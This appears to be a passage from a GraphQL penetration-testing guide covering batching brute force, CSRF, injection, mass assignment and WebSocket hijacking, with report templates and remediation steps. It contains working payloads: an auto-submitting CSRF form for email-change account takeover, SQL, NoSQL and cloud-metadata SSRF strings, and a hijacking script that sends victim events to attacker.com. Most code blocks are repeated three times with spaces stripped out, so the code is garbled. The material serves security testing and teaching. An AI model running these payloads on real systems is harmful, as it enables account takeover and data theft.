// Send array of operations as a single HTTP request[{"query":"mutation { login(username: \"admin\", password: \"pass1\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass2\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass3\") { token } }"}]// Finding: if the server processes all three and returns all three responses,// batching is enabled and rate limits are per-request, not per-operation
Testing rate limit enforcement at the operation level:
importrequestsimportjson# Send 50 login attempts in one request via aliasesaliases = "\n".join([f'attempt{i}: login(username: "admin@target.com", password: "password{i}") {{ token userId }}'foriinrange(50)])query = f"query {{ {aliases} }}"response = requests.post("https://api.target.com/graphql",json={"query": query},headers={"Content-Type": "application/json"})# Count successful responses vs rate limit errorsdata = response.json()successes = [kfork,vindata.get("data",{}).items()ifvisnotNone]errors = response.json().get("errors",[])print(f"Attempts: 50, Successes: {len(successes)}, Errors: {len(errors)}")# If successes > 0 and no rate limit errors: rate limiting not enforced per operation
importrequestsimportjson# Send 50 login attempts in one request via aliasesaliases = "\n".join([f'attempt{i}: login(username: "admin@target.com", password: "password{i}") {{ token userId }}'foriinrange(50)])query = f"query {{ {aliases} }}"response = requests.post("https://api.target.com/graphql",json={"query": query},headers={"Content-Type": "application/json"})# Count successful responses vs rate limit errorsdata = response.json()successes = [kfork,vindata.get("data",{}).items()ifvisnotNone]errors = response.json().get("errors",[])print(f"Attempts: 50, Successes: {len(successes)}, Errors: {len(errors)}")# If successes > 0 and no rate limit errors: rate limiting not enforced per operation
importrequestsimportjson# Send 50 login attempts in one request via aliasesaliases = "\n".join([f'attempt{i}: login(username: "admin@target.com", password: "password{i}") {{ token userId }}'foriinrange(50)])query = f"query {{ {aliases} }}"response = requests.post("https://api.target.com/graphql",json={"query": query},headers={"Content-Type": "application/json"})# Count successful responses vs rate limit errorsdata = response.json()successes = [kfork,vindata.get("data",{}).items()ifvisnotNone]errors = response.json().get("errors",[])print(f"Attempts: 50, Successes: {len(successes)}, Errors: {len(errors)}")# If successes > 0 and no rate limit errors: rate limiting not enforced per operation
Phase 5b: CSRF on GraphQL mutations, the vulnerability most assessments miss
The most consistently overlooked GraphQL vulnerability in production. Most developers and many testers assume GraphQL is CSRF-immune because it accepts application/json a content type browsers cannot send cross-origin without triggering a CORS preflight. That assumption breaks in two specific scenarios that are both common in production applications.
In Doyensec's research across approximately 30 production GraphQL endpoints, 50% were vulnerable to some form of CSRF. GitLab was vulnerable to exactly this pattern, GET requests to the GraphQL endpoint did not validate the X-CSRF-Token header, allowing any attacker to trigger mutations from an external page (HackerOne report #1122408). Since GraphQL uses a single endpoint, a CSRF vulnerability affects every mutation simultaneously, not just a handful of endpoints as in traditional CSRF.
Test 1: GET-based mutation acceptance
# Test whether mutations are accepted via GET requestscurl"https://api.target.com/graphql?query=mutation{changeEmail(email:\"attacker@evil.com\"){success}}"# If this returns a success response:# GET-based CSRF confirmed# An attacker embeds this URL in an <img> tag on a malicious page:# <img src="https://api.target.com/graphql?query=mutation{changeEmail(email:'attacker@evil.com'){success}}"># Any authenticated victim who visits the page triggers the mutation# without any interaction — browser attaches session cookies automatically
# Test whether mutations are accepted via GET requestscurl"https://api.target.com/graphql?query=mutation{changeEmail(email:\"attacker@evil.com\"){success}}"# If this returns a success response:# GET-based CSRF confirmed# An attacker embeds this URL in an <img> tag on a malicious page:# <img src="https://api.target.com/graphql?query=mutation{changeEmail(email:'attacker@evil.com'){success}}"># Any authenticated victim who visits the page triggers the mutation# without any interaction — browser attaches session cookies automatically
# Test whether mutations are accepted via GET requestscurl"https://api.target.com/graphql?query=mutation{changeEmail(email:\"attacker@evil.com\"){success}}"# If this returns a success response:# GET-based CSRF confirmed# An attacker embeds this URL in an <img> tag on a malicious page:# <img src="https://api.target.com/graphql?query=mutation{changeEmail(email:'attacker@evil.com'){success}}"># Any authenticated victim who visits the page triggers the mutation# without any interaction — browser attaches session cookies automatically
Test 2: Content-type bypass
# Convert JSON mutation to form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query=mutation+{+changeEmail(email:"attacker@evil.com")+{+success+}}'# If this succeeds: content-type CSRF bypass confirmed# Browsers send application/x-www-form-urlencoded cross-origin# WITHOUT triggering a CORS preflight# CORS-based CSRF defenses are completely bypassed
# Convert JSON mutation to form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query=mutation+{+changeEmail(email:"attacker@evil.com")+{+success+}}'# If this succeeds: content-type CSRF bypass confirmed# Browsers send application/x-www-form-urlencoded cross-origin# WITHOUT triggering a CORS preflight# CORS-based CSRF defenses are completely bypassed
# Convert JSON mutation to form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query=mutation+{+changeEmail(email:"attacker@evil.com")+{+success+}}'# If this succeeds: content-type CSRF bypass confirmed# Browsers send application/x-www-form-urlencoded cross-origin# WITHOUT triggering a CORS preflight# CORS-based CSRF defenses are completely bypassed
Working CSRF proof-of-concept:
<!-- Attacker's malicious page — victim visits while authenticated to target app --><html><body><formid="csrf-form"action="https://api.target.com/graphql"method="POST"enctype="application/x-www-form-urlencoded"><inputtype="hidden"name="query"value="mutation { changeEmail(input: {email: "attacker@evil.com"}) { email } }"><inputtype="hidden"name="operationName"value="changeEmail"><inputtype="hidden"name="variables"value="{}"></form><script>document.getElementById('csrf-form').submit();</script></body></html><!-- When the victim visits this page while authenticated:
1. Form submits automatically
2. Browser attaches victim's session cookies
3. GraphQL mutation executes as the victim
4. Victim's email is changed to attacker's address
5. Attacker uses password reset to complete account takeover -->
<!-- Attacker's malicious page — victim visits while authenticated to target app --><html><body><formid="csrf-form"action="https://api.target.com/graphql"method="POST"enctype="application/x-www-form-urlencoded"><inputtype="hidden"name="query"value="mutation { changeEmail(input: {email: "attacker@evil.com"}) { email } }"><inputtype="hidden"name="operationName"value="changeEmail"><inputtype="hidden"name="variables"value="{}"></form><script>document.getElementById('csrf-form').submit();</script></body></html><!-- When the victim visits this page while authenticated:
1. Form submits automatically
2. Browser attaches victim's session cookies
3. GraphQL mutation executes as the victim
4. Victim's email is changed to attacker's address
5. Attacker uses password reset to complete account takeover -->
<!-- Attacker's malicious page — victim visits while authenticated to target app --><html><body><formid="csrf-form"action="https://api.target.com/graphql"method="POST"enctype="application/x-www-form-urlencoded"><inputtype="hidden"name="query"value="mutation { changeEmail(input: {email: "attacker@evil.com"}) { email } }"><inputtype="hidden"name="operationName"value="changeEmail"><inputtype="hidden"name="variables"value="{}"></form><script>document.getElementById('csrf-form').submit();</script></body></html><!-- When the victim visits this page while authenticated:
1. Form submits automatically
2. Browser attaches victim's session cookies
3. GraphQL mutation executes as the victim
4. Victim's email is changed to attacker's address
5. Attacker uses password reset to complete account takeover -->
What the finding looks like in a report:
Finding:CSRF on GraphQL Mutations via Content-Type Bypass
Severity:High(CVSS 4.0:8.1)
Endpoint:POST https://api.target.com/graphql
Vulnerability:Server accepts application/x-www-form-urlencodedcontent type forstate-changing mutations.
Impact:An adversary can craft a malicious webpage thattriggers any mutationas an authenticated victim — includingchangeEmail,changePassword,deleteAccount,transferFunds —when the victim visits the page whileauthenticated.
SinceGraphQL uses a single endpoint,thiscovers everymutation the API exposes simultaneously.
Proofof concept:[HTML formabove]
Result:Victim's email changed to attacker@evil.com
inone page visit,no interaction required.
Remediation:1.Enforce POST-only forall mutations at middleware layer2.Reject all non-application/json content types beforethe GraphQL engine processes the request3.Validate Origin and Referer headers on mutations4.Set SameSite=Strict on all session cookies5.Implement CSRF tokens forcookie-based auth flows
Finding:CSRF on GraphQL Mutations via Content-Type Bypass
Severity:High(CVSS 4.0:8.1)
Endpoint:POST https://api.target.com/graphql
Vulnerability:Server accepts application/x-www-form-urlencodedcontent type forstate-changing mutations.
Impact:An adversary can craft a malicious webpage thattriggers any mutationas an authenticated victim — includingchangeEmail,changePassword,deleteAccount,transferFunds —when the victim visits the page whileauthenticated.
SinceGraphQL uses a single endpoint,thiscovers everymutation the API exposes simultaneously.
Proofof concept:[HTML formabove]
Result:Victim's email changed to attacker@evil.com
inone page visit,no interaction required.
Remediation:1.Enforce POST-only forall mutations at middleware layer2.Reject all non-application/json content types beforethe GraphQL engine processes the request3.Validate Origin and Referer headers on mutations4.Set SameSite=Strict on all session cookies5.Implement CSRF tokens forcookie-based auth flows
Finding:CSRF on GraphQL Mutations via Content-Type Bypass
Severity:High(CVSS 4.0:8.1)
Endpoint:POST https://api.target.com/graphql
Vulnerability:Server accepts application/x-www-form-urlencodedcontent type forstate-changing mutations.
Impact:An adversary can craft a malicious webpage thattriggers any mutationas an authenticated victim — includingchangeEmail,changePassword,deleteAccount,transferFunds —when the victim visits the page whileauthenticated.
SinceGraphQL uses a single endpoint,thiscovers everymutation the API exposes simultaneously.
Proofof concept:[HTML formabove]
Result:Victim's email changed to attacker@evil.com
inone page visit,no interaction required.
Remediation:1.Enforce POST-only forall mutations at middleware layer2.Reject all non-application/json content types beforethe GraphQL engine processes the request3.Validate Origin and Referer headers on mutations4.Set SameSite=Strict on all session cookies5.Implement CSRF tokens forcookie-based auth flows
Phase 6: GraphQL injection testing
GraphQL arguments are potential injection vectors into backend databases, APIs, and services:
SQL injection via GraphQL arguments:
# Test SQL injectioninsearch argumentquery {users(search:"' OR '1'='1' --"){id email username role}}
# If thisreturns all users regardless of search term:
# SQL injection confirmed — the argument reaches a raw SQL query
# More targeted test:query {users(search:"' UNION SELECT id, email, password, role FROM users --"){id email username role}}
# Test SQL injectioninsearch argumentquery {users(search:"' OR '1'='1' --"){id email username role}}
# If thisreturns all users regardless of search term:
# SQL injection confirmed — the argument reaches a raw SQL query
# More targeted test:query {users(search:"' UNION SELECT id, email, password, role FROM users --"){id email username role}}
# Test SQL injectioninsearch argumentquery {users(search:"' OR '1'='1' --"){id email username role}}
# If thisreturns all users regardless of search term:
# SQL injection confirmed — the argument reaches a raw SQL query
# More targeted test:query {users(search:"' UNION SELECT id, email, password, role FROM users --"){id email username role}}
NoSQL injection via GraphQL arguments:
# MongoDB injection test — operator injectionquery {user(filter:"{\"$where\": \"this.password.match(/.*/)\" }"){id email username}}
# Alternative:inject via input type fieldsmutation {updateUser(input:{
email:{"$gt":""} # Comparison operator injection}){id email}}
# MongoDB injection test — operator injectionquery {user(filter:"{\"$where\": \"this.password.match(/.*/)\" }"){id email username}}
# Alternative:inject via input type fieldsmutation {updateUser(input:{
email:{"$gt":""} # Comparison operator injection}){id email}}
# MongoDB injection test — operator injectionquery {user(filter:"{\"$where\": \"this.password.match(/.*/)\" }"){id email username}}
# Alternative:inject via input type fieldsmutation {updateUser(input:{
email:{"$gt":""} # Comparison operator injection}){id email}}
SSRF via GraphQL URL arguments:
# Test forSSRFinURL-accepting argumentsmutation {importFromUrl(url:"http://169.254.169.254/latest/meta-data/"){result}}
# Orinwebhook configuration mutationsmutation {setWebhook(url:"http://internal-service.company.local:8080/admin"){success}}
# Test forSSRFinURL-accepting argumentsmutation {importFromUrl(url:"http://169.254.169.254/latest/meta-data/"){result}}
# Orinwebhook configuration mutationsmutation {setWebhook(url:"http://internal-service.company.local:8080/admin"){success}}
# Test forSSRFinURL-accepting argumentsmutation {importFromUrl(url:"http://169.254.169.254/latest/meta-data/"){result}}
# Orinwebhook configuration mutationsmutation {setWebhook(url:"http://internal-service.company.local:8080/admin"){success}}
Mass assignment via mutation input fields
Mass assignment occurs when mutation input types expose fields that should not be client-controllable, role, permissions, subscription tier, verification status, internal flags, and the resolver binds client input directly to the backend data model without validating which fields the requesting user is allowed to set.
This is structurally different from BOLA. BOLA is accessing another object. Mass assignment is modifying your own object with fields you are not supposed to be able to set.
# Standard update mutation — intended client input:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"}){id name email}}
# Mass assignment test — add every field visibleinthe input type schema:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"
# These fields existinthe input type but should not be settable:
role:"ADMIN" # Privilege escalation
isAdmin:true # Direct admin flag
isVerified:true # Bypass email verification requirement
subscriptionTier:"ENTERPRISE" # Free user claiming paid tier
permissions:["ALL"] # Unrestricted permission grant
internalNotes:"compromised" # Admin-only field
creditBalance:99999 # Financial manipulation
emailVerifiedAt:"2020-01-01" # Bypass verification timestamp}){id role isAdmin subscriptionTier permissions}}
# If any restricted field is accepted and persistedinthe response:
# Mass assignment confirmed — severity depends on which field is affected
# role:ADMIN = Critical
# subscriptionTier:ENTERPRISE = High
# isVerified:true = Medium-High
# Standard update mutation — intended client input:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"}){id name email}}
# Mass assignment test — add every field visibleinthe input type schema:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"
# These fields existinthe input type but should not be settable:
role:"ADMIN" # Privilege escalation
isAdmin:true # Direct admin flag
isVerified:true # Bypass email verification requirement
subscriptionTier:"ENTERPRISE" # Free user claiming paid tier
permissions:["ALL"] # Unrestricted permission grant
internalNotes:"compromised" # Admin-only field
creditBalance:99999 # Financial manipulation
emailVerifiedAt:"2020-01-01" # Bypass verification timestamp}){id role isAdmin subscriptionTier permissions}}
# If any restricted field is accepted and persistedinthe response:
# Mass assignment confirmed — severity depends on which field is affected
# role:ADMIN = Critical
# subscriptionTier:ENTERPRISE = High
# isVerified:true = Medium-High
# Standard update mutation — intended client input:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"}){id name email}}
# Mass assignment test — add every field visibleinthe input type schema:mutation {updateProfile(input:{
name:"John"
email:"john@example.com"
# These fields existinthe input type but should not be settable:
role:"ADMIN" # Privilege escalation
isAdmin:true # Direct admin flag
isVerified:true # Bypass email verification requirement
subscriptionTier:"ENTERPRISE" # Free user claiming paid tier
permissions:["ALL"] # Unrestricted permission grant
internalNotes:"compromised" # Admin-only field
creditBalance:99999 # Financial manipulation
emailVerifiedAt:"2020-01-01" # Bypass verification timestamp}){id role isAdmin subscriptionTier permissions}}
# If any restricted field is accepted and persistedinthe response:
# Mass assignment confirmed — severity depends on which field is affected
# role:ADMIN = Critical
# subscriptionTier:ENTERPRISE = High
# isVerified:true = Medium-High
Systematic mass assignment testing methodology:
# For every mutation in the schema:# 1. Extract all fields in the input type via introspection# 2. Submit mutation with ALL input type fields populated# 3. Compare response values against submitted values# 4. Flag any restricted field that is accepted and returned# Fields to specifically target in every input type:high_value_fields = ["role","isAdmin","admin","superAdmin","permissions","scope","access","subscriptionTier","plan","tier","isVerified","verified","emailVerified","creditBalance","balance","credits","internalNotes","notes","adminNotes","deletedAt","bannedAt","suspendedAt",# Manipulation of status flags]
# For every mutation in the schema:# 1. Extract all fields in the input type via introspection# 2. Submit mutation with ALL input type fields populated# 3. Compare response values against submitted values# 4. Flag any restricted field that is accepted and returned# Fields to specifically target in every input type:high_value_fields = ["role","isAdmin","admin","superAdmin","permissions","scope","access","subscriptionTier","plan","tier","isVerified","verified","emailVerified","creditBalance","balance","credits","internalNotes","notes","adminNotes","deletedAt","bannedAt","suspendedAt",# Manipulation of status flags]
# For every mutation in the schema:# 1. Extract all fields in the input type via introspection# 2. Submit mutation with ALL input type fields populated# 3. Compare response values against submitted values# 4. Flag any restricted field that is accepted and returned# Fields to specifically target in every input type:high_value_fields = ["role","isAdmin","admin","superAdmin","permissions","scope","access","subscriptionTier","plan","tier","isVerified","verified","emailVerified","creditBalance","balance","credits","internalNotes","notes","adminNotes","deletedAt","bannedAt","suspendedAt",# Manipulation of status flags]
What white box analysis catches that external testing misses:
// Vulnerable resolver — no field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// VULNERABILITY: spreads entire input directly onto the model// Client can set any field that exists on the User modelreturnawaitUser.update({...input},// No field filtering{where:{id:context.user.id}});}}};// Correct resolver — explicit field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// Only allow specific fields to be updated by the clientconstallowedFields = {name:input.name,bio:input.bio};returnawaitUser.update(allowedFields,// Only whitelisted fields{where:{id:context.user.id}});}}};
// Vulnerable resolver — no field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// VULNERABILITY: spreads entire input directly onto the model// Client can set any field that exists on the User modelreturnawaitUser.update({...input},// No field filtering{where:{id:context.user.id}});}}};// Correct resolver — explicit field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// Only allow specific fields to be updated by the clientconstallowedFields = {name:input.name,bio:input.bio};returnawaitUser.update(allowedFields,// Only whitelisted fields{where:{id:context.user.id}});}}};
// Vulnerable resolver — no field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// VULNERABILITY: spreads entire input directly onto the model// Client can set any field that exists on the User modelreturnawaitUser.update({...input},// No field filtering{where:{id:context.user.id}});}}};// Correct resolver — explicit field allowlistconstresolvers = {Mutation:{updateProfile:async(parent,{input},context)=>{// Only allow specific fields to be updated by the clientconstallowedFields = {name:input.name,bio:input.bio};returnawaitUser.update(allowedFields,// Only whitelisted fields{where:{id:context.user.id}});}}};
Add to checklist under "Authorization testing":
Test all mutation input types for mass assignment, submit every field in the input type schema including role, permissions, isAdmin, subscriptionTier, isVerified, creditBalance
Test whether deprecated input fields accept values and persist them to the data model
Compare mutation response fields against submitted values to identify which restricted fields were accepted
Phase 7: Authentication and authorization testing
Testing unauthenticated query access:
# Test every query without authentication credentialscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "query { users { id email role password } }" }'# No Authorization header — should return 401 or empty data# Finding if it returns user data: authentication not enforced# Test mutation access without authenticationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "mutation { deleteUser(id: \"user_123\") { success } }" }'# If this returns success: critical unauthenticated mutation access
# Test every query without authentication credentialscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "query { users { id email role password } }" }'# No Authorization header — should return 401 or empty data# Finding if it returns user data: authentication not enforced# Test mutation access without authenticationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "mutation { deleteUser(id: \"user_123\") { success } }" }'# If this returns success: critical unauthenticated mutation access
# Test every query without authentication credentialscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "query { users { id email role password } }" }'# No Authorization header — should return 401 or empty data# Finding if it returns user data: authentication not enforced# Test mutation access without authenticationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "mutation { deleteUser(id: \"user_123\") { success } }" }'# If this returns success: critical unauthenticated mutation access
Testing privilege escalation via mutation:
# Authenticatedas standard user — test admin mutationsmutation {promoteUserToAdmin(userId:"current_user_id"){role}}
# Test role fieldinupdate mutationmutation {updateUser(id:"current_user_id",input:{
role:"ADMIN" # Mass assignment — can user set their own role?
permissions: ["ALL"]}){id role permissions}}
# Authenticatedas standard user — test admin mutationsmutation {promoteUserToAdmin(userId:"current_user_id"){role}}
# Test role fieldinupdate mutationmutation {updateUser(id:"current_user_id",input:{
role:"ADMIN" # Mass assignment — can user set their own role?
permissions: ["ALL"]}){id role permissions}}
# Authenticatedas standard user — test admin mutationsmutation {promoteUserToAdmin(userId:"current_user_id"){role}}
# Test role fieldinupdate mutationmutation {updateUser(id:"current_user_id",input:{
role:"ADMIN" # Mass assignment — can user set their own role?
permissions: ["ALL"]}){id role permissions}}
Subscription security testing:
# Test unauthenticated subscription accesssubscription {allUserActivity { # Should require auth — test without credentialsuserId action timestamp data}}
# Test cross-user subscription accesssubscription {userActivity(userId:"other_user_id"){ # BOLA via subscriptionaction timestamp sensitiveData}}
# Test unauthenticated subscription accesssubscription {allUserActivity { # Should require auth — test without credentialsuserId action timestamp data}}
# Test cross-user subscription accesssubscription {userActivity(userId:"other_user_id"){ # BOLA via subscriptionaction timestamp sensitiveData}}
# Test unauthenticated subscription accesssubscription {allUserActivity { # Should require auth — test without credentialsuserId action timestamp data}}
# Test cross-user subscription accesssubscription {userActivity(userId:"other_user_id"){ # BOLA via subscriptionaction timestamp sensitiveData}}
Cross-site WebSocket hijacking via GraphQL subscriptions:
GraphQL subscriptions operate over WebSockets. If the WebSocket handshake does not validate the Origin header and authentication relies on cookies rather than explicit tokens, cross-site WebSocket hijacking allows an adversary to establish a subscription connection as the victim from an external page, receiving the victim's real-time events without any credentials.
# Step 1: Test WebSocket Origin validation# Send WebSocket upgrade request with a different Origincurl--include \
--no-buffer \
--header"Connection: Upgrade" \
--header"Upgrade: websocket" \
--header"Origin: https://attacker.com" \
--header"Sec-WebSocket-Key: SGVsbG8sIHdvcmxkIQ==" \
--header"Sec-WebSocket-Version: 13" \
https://api.target.com/graphql
# If the handshake succeeds (HTTP 101 Switching Protocols):# Origin validation is absent — WebSocket hijacking possible
# Step 1: Test WebSocket Origin validation# Send WebSocket upgrade request with a different Origincurl--include \
--no-buffer \
--header"Connection: Upgrade" \
--header"Upgrade: websocket" \
--header"Origin: https://attacker.com" \
--header"Sec-WebSocket-Key: SGVsbG8sIHdvcmxkIQ==" \
--header"Sec-WebSocket-Version: 13" \
https://api.target.com/graphql
# If the handshake succeeds (HTTP 101 Switching Protocols):# Origin validation is absent — WebSocket hijacking possible
# Step 1: Test WebSocket Origin validation# Send WebSocket upgrade request with a different Origincurl--include \
--no-buffer \
--header"Connection: Upgrade" \
--header"Upgrade: websocket" \
--header"Origin: https://attacker.com" \
--header"Sec-WebSocket-Key: SGVsbG8sIHdvcmxkIQ==" \
--header"Sec-WebSocket-Version: 13" \
https://api.target.com/graphql
# If the handshake succeeds (HTTP 101 Switching Protocols):# Origin validation is absent — WebSocket hijacking possible
Working cross-site WebSocket hijacking proof-of-concept:
// Attacker's malicious page — victim visits while authenticated// Browser automatically sends session cookies with WebSocket handshakevarws = newWebSocket('wss://api.target.com/graphql');ws.onopen = function(){// Initialize GraphQL WebSocket connectionws.send(JSON.stringify({type:'connection_init',payload:{}// Cookies sent automatically — no credentials needed}));// Subscribe to victim's real-time data streamws.send(JSON.stringify({id:'1',type:'start',payload:{query:`subscription {
userNotifications {
id
message
data
sensitivePayload
}
}`}}));};ws.onmessage = function(event){// Exfiltrate every real-time event to attacker-controlled serverfetch('https://attacker.com/collect',{method:'POST',body:event.data,mode:'no-cors'});};// Impact:// Attacker receives every real-time notification, message, and// data event the victim receives — continuously, until the// victim closes their session or the WebSocket times out
// Attacker's malicious page — victim visits while authenticated// Browser automatically sends session cookies with WebSocket handshakevarws = newWebSocket('wss://api.target.com/graphql');ws.onopen = function(){// Initialize GraphQL WebSocket connectionws.send(JSON.stringify({type:'connection_init',payload:{}// Cookies sent automatically — no credentials needed}));// Subscribe to victim's real-time data streamws.send(JSON.stringify({id:'1',type:'start',payload:{query:`subscription {
userNotifications {
id
message
data
sensitivePayload
}
}`}}));};ws.onmessage = function(event){// Exfiltrate every real-time event to attacker-controlled serverfetch('https://attacker.com/collect',{method:'POST',body:event.data,mode:'no-cors'});};// Impact:// Attacker receives every real-time notification, message, and// data event the victim receives — continuously, until the// victim closes their session or the WebSocket times out
// Attacker's malicious page — victim visits while authenticated// Browser automatically sends session cookies with WebSocket handshakevarws = newWebSocket('wss://api.target.com/graphql');ws.onopen = function(){// Initialize GraphQL WebSocket connectionws.send(JSON.stringify({type:'connection_init',payload:{}// Cookies sent automatically — no credentials needed}));// Subscribe to victim's real-time data streamws.send(JSON.stringify({id:'1',type:'start',payload:{query:`subscription {
userNotifications {
id
message
data
sensitivePayload
}
}`}}));};ws.onmessage = function(event){// Exfiltrate every real-time event to attacker-controlled serverfetch('https://attacker.com/collect',{method:'POST',body:event.data,mode:'no-cors'});};// Impact:// Attacker receives every real-time notification, message, and// data event the victim receives — continuously, until the// victim closes their session or the WebSocket times out
What to verify during testing:
# Verify whether subscription auth uses cookies or explicit tokens# Cookie-based = vulnerable to WebSocket hijacking if Origin not validated# Token-based (Authorization header / connection_init payload) = not vulnerable# Test 1: Attempt subscription without any credentials# If subscription connects and returns data = unauthenticated access# Test 2: Attempt subscription with victim cookies from different origin# If hijacking PoC above receives victim data = confirmed vulnerability# Test 3: Check what data subscriptions expose# Common high-impact subscription data:# - userNotifications (messages, alerts, account events)# - orderUpdates (purchase details, shipping info)# - chatMessages (private conversation content)# - adminEvents (system-wide events visible to admin subs)
# Verify whether subscription auth uses cookies or explicit tokens# Cookie-based = vulnerable to WebSocket hijacking if Origin not validated# Token-based (Authorization header / connection_init payload) = not vulnerable# Test 1: Attempt subscription without any credentials# If subscription connects and returns data = unauthenticated access# Test 2: Attempt subscription with victim cookies from different origin# If hijacking PoC above receives victim data = confirmed vulnerability# Test 3: Check what data subscriptions expose# Common high-impact subscription data:# - userNotifications (messages, alerts, account events)# - orderUpdates (purchase details, shipping info)# - chatMessages (private conversation content)# - adminEvents (system-wide events visible to admin subs)
# Verify whether subscription auth uses cookies or explicit tokens# Cookie-based = vulnerable to WebSocket hijacking if Origin not validated# Token-based (Authorization header / connection_init payload) = not vulnerable# Test 1: Attempt subscription without any credentials# If subscription connects and returns data = unauthenticated access# Test 2: Attempt subscription with victim cookies from different origin# If hijacking PoC above receives victim data = confirmed vulnerability# Test 3: Check what data subscriptions expose# Common high-impact subscription data:# - userNotifications (messages, alerts, account events)# - orderUpdates (purchase details, shipping info)# - chatMessages (private conversation content)# - adminEvents (system-wide events visible to admin subs)
What the finding looks like in a report:
Finding:Cross-Site WebSocket Hijacking via GraphQL Subscriptions
Severity:High(CVSS 4.0:8.0)
Endpoint: wss://api.target.com/graphql (WebSocket)
Vulnerability:WebSocket handshake does not validate Origin header.
Authenticationrelies on session cookies which browsers attachautomatically to WebSocket connections from any origin.
Exploitation:Attacker-controlled page establishes subscriptionconnectionas authenticated victim. Allreal-time events receivedby the victim are forwarded to attacker's collection endpoint.
Data exposedintesting:userNotifications includingaccount activity,session events,and private message previews.
Remediation:1.Validate Origin header during WebSocket handshake —reject connections from origins notinallowlist2.Require explicit authentication tokeninconnection_initpayload rather than relying on cookie-based auth3.Implement CSRF token validation forWebSocket upgrade
Finding:Cross-Site WebSocket Hijacking via GraphQL Subscriptions
Severity:High(CVSS 4.0:8.0)
Endpoint: wss://api.target.com/graphql (WebSocket)
Vulnerability:WebSocket handshake does not validate Origin header.
Authenticationrelies on session cookies which browsers attachautomatically to WebSocket connections from any origin.
Exploitation:Attacker-controlled page establishes subscriptionconnectionas authenticated victim. Allreal-time events receivedby the victim are forwarded to attacker's collection endpoint.
Data exposedintesting:userNotifications includingaccount activity,session events,and private message previews.
Remediation:1.Validate Origin header during WebSocket handshake —reject connections from origins notinallowlist2.Require explicit authentication tokeninconnection_initpayload rather than relying on cookie-based auth3.Implement CSRF token validation forWebSocket upgrade
Finding:Cross-Site WebSocket Hijacking via GraphQL Subscriptions
Severity:High(CVSS 4.0:8.0)
Endpoint: wss://api.target.com/graphql (WebSocket)
Vulnerability:WebSocket handshake does not validate Origin header.
Authenticationrelies on session cookies which browsers attachautomatically to WebSocket connections from any origin.
Exploitation:Attacker-controlled page establishes subscriptionconnectionas authenticated victim. Allreal-time events receivedby the victim are forwarded to attacker's collection endpoint.
Data exposedintesting:userNotifications includingaccount activity,session events,and private message previews.
Remediation:1.Validate Origin header during WebSocket handshake —reject connections from origins notinallowlist2.Require explicit authentication tokeninconnection_initpayload rather than relying on cookie-based auth3.Implement CSRF token validation forWebSocket upgrade
Add to checklist under "Authentication and authorization testing":
Test WebSocket upgrade request with attacker-controlled Origin header — verify 101 is not returned
Attempt subscription connection from external origin using PoC above
Verify subscription authentication requires explicit token in connection_init, not just session cookies
Document what data each subscription type exposes and the impact if hijacked
Phase 8: Information disclosure and error analysis
Stack traces reveal: Internal file paths, framework versions, resolver locations, and architecture details. Each line is information an adversary uses to target the specific framework's known vulnerabilities.
GraphQL Penetration Testing Tools
Tool
What it does
When to use
InQL (Burp Suite extension)
Full introspection, schema visualization, automated test generation, field brute-forcing when introspection disabled
Primary GraphQL testing tool, start here
GraphQLmap
Automated introspection, injection testing, BOLA enumeration
Automated attack against discovered endpoints
Clairvoyance
Schema reconstruction via field suggestions when introspection disabled
When introspection returns errors
